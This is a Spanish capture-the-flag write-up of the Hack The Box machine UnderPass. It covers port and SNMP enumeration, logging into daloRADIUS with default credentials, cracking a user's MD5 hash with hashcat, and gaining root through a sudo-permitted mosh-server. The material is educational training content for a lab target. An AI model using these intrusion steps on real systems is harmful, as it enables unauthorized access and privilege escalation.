

UnderPass - HTB



Escrito por : tellmefred

Dificultad : fácil



UnderPass has been Pwned!

Congratulations



tellmefred, best of luck in capturing flags ahead!

#1285

MACHINE RANK

24 Dec 2024

PWN DATE

30

POINTS EARNED

Introducción

En este writeup, detallaré el proceso de resolución de la máquina Under Pass de Hack The Box. Este desafío ofrece una experiencia interesante que requiere paciencia, análisis minucioso y el uso de técnicas variadas para avanzar a través de sus diferentes etapas.

La máquina Under Pass invita a explorar y descubrir vulnerabilidades que pueden pasar desapercibidas a simple vista, reforzando habilidades clave en enumeración, explotación y escalamiento de privilegios.

Reconocimiento

Aquí hacemos un Ping para probar la conectividad con la máquina.

```
(root@tellmefred)-[/home/.../Desktop/HTB/UnderPass/nmap]
# ping -c 3 10.10.11.48
PING 10.10.11.48 (10.10.11.48) 56(84) bytes of data.
64 bytes from 10.10.11.48: icmp_seq=1 ttl=63 time=19.9 ms
64 bytes from 10.10.11.48: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 10.10.11.48: icmp_seq=3 ttl=63 time=18.9 ms

--- 10.10.11.48 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 18.917/19.600/19.972/0.484 ms
```

Un escaneo de nmap que nos revela puerto 22 y 80.

```
(root@tellmefred)-[/home/.../Desktop/HTB/UnderPass/nmap]
# nmap -sCV -Pn -p- --open --min-rate 2500 10.10.11.48 -oN scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 16:49 EST
Nmap scan report for 10.10.11.48
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

Aquí nada por mas que busque así que busquemos un dominio por otro lado.



Después de hacer un nmap solo para ver los puertos UDP encontré el 161 y me pase la flag sCV. Para mas información.

```
(root@tellmefred)~[/home/.../Desktop/HTB/UnderPass/nmap]
# nmap -p 161 -sCV --min-rate 2500 -sU 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 17:30 EST
Nmap scan report for 10.10.11.48
Host is up (0.019s latency).

PORT      STATE SERVICE VERSION
161/udp   open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 29
|   snmpEngineTime: 25m55s
|_ snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_ System uptime: 25m55.32s (155532 timeticks)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

Aquí agregamos el domino encontrado en el fichero /etc/hosts.

```
(root@tellmefred)~[/home/.../Desktop/HTB/UnderPass/nmap]
# echo "10.10.11.48      underpass.htb" | sudo tee -a /etc/hosts
10.10.11.48      underpass.htb
```

Aquí para más información del snmp utilizaremos snmpwalk.

```
(root@tellmefred)-[/home/.../Desktop/HTB/UnderPass/nmap]
# snmpwalk -v1 -c public 10.10.11.48

Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (234558) 0:39:05.58
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (235628) 0:39:16.28
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E8 0C 15 16 2B 29 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro no"
```

En una parte vemos que dice algo sobre daloradius server. Esta es la definición de esto.

daloRADIUS es una interfaz gráfica web para administrar servidores RADIUS (Remote Authentication Dial-In User Service), diseñada para integrarse con herramientas como FreeRADIUS. Es comúnmente utilizada para gestionar usuarios, grupos y registros de autenticación en redes Wi-Fi y VPN.

Buscando información de todas forma la di con la ruta predeterminada del login.php en el repositorio de la app.

lirantal / daloradius (Public)

<> Code Issues 66 Pull requests Actions Projects Wiki Security 1 Insights

Files

master

Go to file

config-operators-list.php

config-operators-new.php

daloradius / app / operators / login.php

Ruta por defecto.

filippolauria Introduced a json api (used via ajax) and fixed mac addr validation (#...

Code Blame 178 lines (145 loc) · 5.79 KB

1 <?php

2 /*

3

Y aquí lo tenemos.

underpass.htb/daloradius/app/operators/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GTFOBins Reverse Shell Generator Tratamiento de la TTY ... My Pentest Tools

dalo

RADIUS

Login Required

Username

Password

Location default

Login Please

daloRADIUS 2.2 beta


Verificando en la misma documentación vemos que las credenciales por default son estas de abajo.

Default login and password for web interface

Login: administrator Password: radius

Explotación

En la explotación podemos entrar con las credenciales default de la app.



Aquí vamos directamente a la sección de usuarios y podemos ver un usuario con un hash de password.

Users Listing

Select All Select None Delete Disable Enable CSV Export

ID	Name	Username	Password	Last Login Time	Groups
<input type="checkbox"/> 6		sysMosh	01B382403	(n/a)	

displayed 1 record(s)

Aquí tenemos el brute force del hash y aquí podemos ver la clave en plain text.

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 
Time.Started....: Tue Dec 24 06:36:58 2024 (3 secs)
Time.Estimated...: Tue Dec 24 06:37:01 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1067.7 kH/s (0.23ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2984448/14344385 (20.81%)
Rejected.....: 0/2984448 (0.00%)
Restore.Point....: 2982912/14344385 (20.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ungidas -> underfalsehope
Hardware.Mon.#1...: Util: 32%

```

Entramos por ssh y tenemos la oportunidad de capturar la flag.

```
svcMosh@underpass:~$ cat user.txt
46e4b166984dc063
```


Elevación de privilegios

Hacemos `sudo -l` y podemos ver que podemos correr como root el `mosh-server`.

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

Aquí está el man-page de la app.

mosh-server(1) - Linux man page

Name

`mosh-server` - server-side helper for mosh

Synopsis

mosh-server new [-s] [-v] [-i *IP*] [-p
PORT[:*PORT2*]] [-c *COLORS*] [-- command...]

Aquí el comando que nos funcionará.

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server new -p 61200
```

```
MOSH CONNECT 61200 3f2VLIwqMxpbhGRmhyfRnw
```

```
mosh-server (mosh 1.3.2) [build mosh 1.3.2]  
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
  
[mosh-server detached, pid = 5094]
```

Con este comando nos conectamos como clientes.

```
svcMosh@underpass:~$ MOSH_KEY=3f2VLIwaMxpbhGRmhvfRnw mosh-client 127.0.0.1 61200
[mosh is exiting.]
```

Y aquí entraremos como root directamente

```
root@underpass:~# cat root.txt
```

[REDACTED]d0a4a213ade5bd